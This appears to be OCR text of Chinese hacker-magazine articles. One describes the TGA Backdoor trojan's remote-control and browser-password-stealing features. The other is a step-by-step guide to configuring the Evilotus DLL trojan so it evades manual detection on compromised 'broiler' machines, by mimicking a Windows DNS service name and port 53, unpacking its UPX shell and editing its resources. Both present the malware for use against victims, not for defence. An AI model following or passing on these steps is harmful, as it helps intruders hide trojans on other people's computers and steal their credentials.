


图６

该命令和“发送信息”命令的区别在于，“发送信息”命令是通过一个窗口来显示信息，而该命令是直接将信息嵌入到桌面之中。所谓的“经典操作”就是一些恶作剧命令，通过这些恶作剧命令可以隐藏桌面图标、系统时钟、鼠标指针、修改系统名称等。另外通过“主机声音”命令可以向远程计算机发送一些系统有问题时出现的声音，这样可以让远程用户系统硬件出现了某些问题。除此以外，通过“聊天工具”命令可以和远程用户进行实时通讯。我们只需要在“聊天工具”窗口设置入侵者和受害者的名称，然后在消息框输入需要发送的文字信息，点击其中的“运行”命令即可，如图７。




图７

点击“IExplorer”命令，可以查看到很多和系统IE浏览器相关的内容，比如可以查看到已经访问过的网站，浏览器的首页信息并且可以对其进行修改，同时还可以制定远程系统的浏览器打开特定的网站，并且可以获得IE浏览器缓存中的密码信息，如图８。除了IE浏览器外，FireFox也是现在非常流行的一款浏览器，通过“FireFox密码”可以记录下其中的密码信息。




图８

三、小结

通过上面对ＴＧＡ　Backdoor木马的介绍，虽然保留了木马程序常有的功能，但是也没有什么很个性化的功能，可以说这款木马是非常中规中矩的。不过迷你的服务端程序还是可以有效的帮助我们来制作网页木马，所以如果你是一位木马爱好者的话，还是可以亲自感受一番ＴＧＡ木马的控制功能。

（本文所涉及到的TGA　Backdoor已收录到光盘中）

手工查杀，我们不怕啦！

亡灵先知

看了这么多X档案上的免杀文章，相信常规免杀对于大家来说已经是了如指掌了，但要让爱驹平安的生活在肉鸡上，仅骗过愚钝的杀毒软件还远远不够。下面我就以“Evilotus1.3.2”（以下简称EL）为例来说说如何让dll插入型木马躲过肉鸡主人锐利的目光。





图1

一、方案

当前，手工查杀dll木马的主流方法有以下五种：1.根据可疑的文件名查杀。2.根据可疑的服务查杀。3.根据可疑的端口查杀。4.根据可疑的版本信息查杀。5.根据可疑的时间属性查杀（这几种查杀方法在以前的杂志上都有详细的介绍，在此不再啰嗦）。大家请看图1（图中mm.dll为木马），有没有什么感想呢？对！我们只需要将这五大杀查方法所根据的信息进行伪装，便能很好的逃过凶猛的手工查杀了。


图3





图2


二、一号行动

先来配置一个服务端，打开EL的客户端程序，点击“Builder”标签，在“DNS/IP”处填上你的固定IP或动态域名；“Password”（上线密码）、“ID”（主机名称）这两项大家可以按个人喜好任意填写；“File name”（生成文件名）、“Service Name”（服务名）、“Display Name”（服务显示名）、“Description”（服务描述）这四项大家可以找一个系统服务来模仿着写，只提醒注意一点：正常的系统服务（限中文版的Windons）的服务描述的句号都是空心圆圈，而不是实心圆点。至于“Port”（上线端口），我推荐使用53端口（为什么要推荐这个端口呢？这是因为EL插入的进程——svchost.exe，要提供重要的DNS域名解析服务，svchost.exe在进行域名解析的时候就要连接DNS服务器的53端口，所以当肉鸡主人看到svchost.exe在连接53端口时就会认为它正在进行DNS解析，而不容易想到它已经被木马插入了）。以下是我的配置信息，大家可以参考一下。


图4

上线端口：　53
生成文件名：　dnscs.dll
服务名：　Dnscs
服务显示名：　DNS Client service
服务描述：　为计算机解析和缓冲域名系统（DNS）名称提供支持。

所有的参数配置完毕后，点击“Build”按钮，就会在同目录下生成服务端程序——setup.exe（图2）。


图5

三、二号行动

生成了服务端后我们就该解决服务端版本信息的问题了。打开upx shell（打开它干嘛呢？呵呵，忘了告诉大家，EL的服务端在生成的时候会被强制加上upx壳，我们要对其进行改装就得先把它的壳脱掉），首次运行该程序的时候，它会让你进行一些设置，我们只需指明upx.exe的位置（这个文件就在同目录下的upx文件夹中），其余选项使用默认的即可（图3）。

设置完毕后在upx shell中打开木马服务端，点“解压”就可以完成脱壳了。然后

使用Restorator2007（以下简称Res）载入脱壳后的服务端，在左侧的资源树下选择“RCData”中的“DLL”资源，通过右键菜单中的“导出”命令（图4）将其导出为“DLL.dll”，并使用upx shell对该dll文件进行脱壳。

